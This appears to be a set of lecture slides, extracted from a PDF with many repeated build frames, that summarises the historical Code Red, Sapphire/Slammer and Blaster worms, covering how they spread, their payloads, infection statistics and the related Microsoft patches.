- ⑤ If True, the worm proceeds to deface the infected system's website
- ⑥ Each worm thread checks for c:/netware. If True the worm goes dormant
- ⑦ Each worm thread checks the infected computer's system time
- ⑧ If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- ① Setup initial worm environment on infected system
- ② Setup 100 threads of the worm
- ③ Use the first 99 threads to spread the worm – infect other web servers
- ④ The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- ⑤ If True, the worm proceeds to deface the infected system's website
- ⑥ Each worm thread checks for c:/netware. If True the worm goes dormant
- ⑦ Each worm thread checks the infected computer's system time
- ⑧ If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- ① Setup initial worm environment on infected system
- ② Setup 100 threads of the worm
- ③ Use the first 99 threads to **spread the worm** – infect other web servers
- ④ The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- ⑤ If True, the worm proceeds to **deface the infected system's website**
- ⑥ Each worm thread checks for `c:/notworm`. If True the worm goes dormant
- ⑦ Each worm thread checks the infected computer's system time
- ⑧ If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- ① Setup initial worm environment on infected system
- ② Setup 100 threads of the worm
- ③ Use the first 99 threads to **spread the worm** – infect other web servers
- ④ The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- ⑤ If True, the worm proceeds to **deface the infected system's website**
- ⑥ Each worm thread checks for `c:/notworm`. If True the worm goes dormant
- ⑦ Each worm thread checks the infected computer's system time
- ⑧ If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- 1 Setup initial worm environment on infected system
- 2 Setup 100 threads of the worm
- 3 Use the first 99 threads to **spread the worm** – infect other web servers
- 4 The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- 5 If True, the worm proceeds to **deface the infected system's website**
- 6 Each worm thread checks for `c:/notworm`. If True the worm goes dormant
- 7 Each worm thread checks the infected computer's system time
- 8 If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- 1 Setup initial worm environment on infected system
- 2 Setup 100 threads of the worm
- 3 Use the first 99 threads to **spread the worm** – infect other web servers
- 4 The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- 5 If True, the worm proceeds to **deface the infected system's website**
- 6 Each worm thread checks for **c:/notworm**. If True the worm goes dormant
- 7 Each worm thread checks the infected computer's system time
- 8 If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- 1 Setup initial worm environment on infected system
- 2 Setup 100 threads of the worm
- 3 Use the first 99 threads to **spread the worm** – infect other web servers
- 4 The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- 5 If True, the worm proceeds to **deface the infected system's website**
- 6 Each worm thread checks for **c:/notworm**. If True the worm goes dormant
- 7 Each worm thread checks the infected **computer's system time**
- 8 If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II

Operation

- 1 Setup initial worm environment on infected system
- 2 Setup 100 threads of the worm
- 3 Use the first 99 threads to **spread the worm** – infect other web servers
- 4 The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
- 5 If True, the worm proceeds to **deface the infected system's website**
- 6 Each worm thread checks for **c:/notworm**. If True the worm goes dormant
- 7 Each worm thread checks the infected **computer's system time**
- 8 If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks **www.whitehouse.gov**

Microsoft Security Bulletin MS01-033

Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

Originally posted: June 18, 2001

Updated: November 04, 2003

Summary

Who should read this bulletin:

System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.

Impact of vulnerability:

Run code of attacker's choice.

Recommendation:

Microsoft strongly urges all web server administrators to apply the patch immediately.

Some specific worms & viruses

Code Red I & II





Figure : Top 10 of countries infected by Code-Red

Source:http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

Some specific worms & viruses


Code Red I & II



Source:http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

Some specific worms & viruses



Code Red I & II



Source: http://www.caida.org/research/security/code-red/coderedv2_analysis.xml


Some specific worms & viruses

Code Red I & II



Source:http://www.caida.org/research/security/code-red/coderedv2_analysis.xml


2003 – *Sapphire & Blaster*



Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or **MSDE 2000**
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in size every **8.5 seconds**
- ▶ It infected more than 90 percent of vulnerable hosts within **10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The incredibly fast spread of the worm has triggered a shut down of Internet services for

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than 90 percent of vulnerable hosts within **10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The incredibly fast spread of the worm has triggered a shut down of Internet services for

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than **90 percent of vulnerable hosts within 10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The incredibly fast spread of the worm has triggered a shut down of Internet services for

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than **90 percent of vulnerable hosts** within **10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The **Incredibly fast spread** of the worm has triggered a shut down of Internet services for hours on Saturday, January 25, 2003 in several countries

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than **90 percent of vulnerable hosts within 10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The **incredibly fast spread** of the worm has triggered a shut down of Internet services for hours on Saturday, January 25, 2003 in several countries

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history




- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than **90 percent of vulnerable hosts within 10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The **incredibly fast spread** of the worm has triggered a shut down of Internet services for hours on Saturday, January 25, 2003 in several countries

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer

The Sapphire Worm was the fastest computer worm in history



- ▶ It exploits a **buffer overflow** in computers running **Microsoft's SQL Server** or MSDE 2000
- ▶ This weakness was discovered in **July 2002** and patched on **July 24, 2002 (MS02-039)**
- ▶ Its spread has started at 05:30 UTC on **January 25, 2003**
- ▶ As it began spreading throughout the Internet, it doubled in **size every 8.5 seconds**
- ▶ It infected more than **90 percent of vulnerable hosts within 10 minutes**
- ▶ The worm works by generating pseudo-random IP addresses to try to infect with its payload
- ▶ The **incredibly fast spread** of the worm has triggered a shut down of Internet services for hours on Saturday, January 25, 2003 in several countries

The Slammer worm spread so quickly that human response was ineffective

Some specific worms & viruses

Sapphire / Slammer






Figure : Top 10 of countries infected by Code-Red

Source:<http://www.caida.org/publications/papers/2003/sapphire/sapphire.html>

Some specific worms & viruses

Sapphire / Slammer



Source:<http://www.caida.org/publications/papers/2003/sapphire/sapphire.html>

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on [August 11, 2003](#)
- ▶ August 29, 2003 arrest of [Jeffrey Lee Parson](#) (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the DCOM RPC service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch MS03-026 was published one month before
- ▶ The worm is programmed to realize a DDoS against [windowsupdate.com](#) August 15, 2003
- ▶ The worm contains 2 messages: "*I just want to say LOVE YOU SAN!!*" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch MS03-026 was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "I just want to say LOVE YOU SAN!!" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch **MS03-026** was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "I just want to say LOVE YOU SAN!!" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch **MS03-026** was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "*I just want to say LOVE YOU SAN!!*" and "*billy gates why do you make this possible? Stop making money and fix your software!!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch **MS03-026** was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "*I just want to say LOVE YOU SAN!!*" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003

- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch **MS03-026** was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "*I just want to say LOVE YOU SAN!!*" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

Some specific worms & viruses

Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003


- ▶ It infects computers under Windows XP and Windows 2000
- ▶ First detected on **August 11, 2003**
- ▶ August 29, 2003 arrest of **Jeffrey Lee Parson** (18 years old) creator of the B version of blaster
- ▶ The worm uses a buffer overflow, affecting the **DCOM RPC** service, discovered by a polish pirate group: Last Stage of Delirium
- ▶ The patch **MS03-026** was published one month before
- ▶ The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- ▶ The worm contains 2 messages: "*I just want to say LOVE YOU SAN!!*" and "*billy gates why do you make this possible? Stop making money and fix your software!!*"



Symptoms:

- ▶ Copy/Paste not possible
- ▶ Moving icons not possible
- ▶ Closing of the 135/TCP port
- ▶ Reboot of Windows XP

2004 – Mydoom, Sasser & Witty

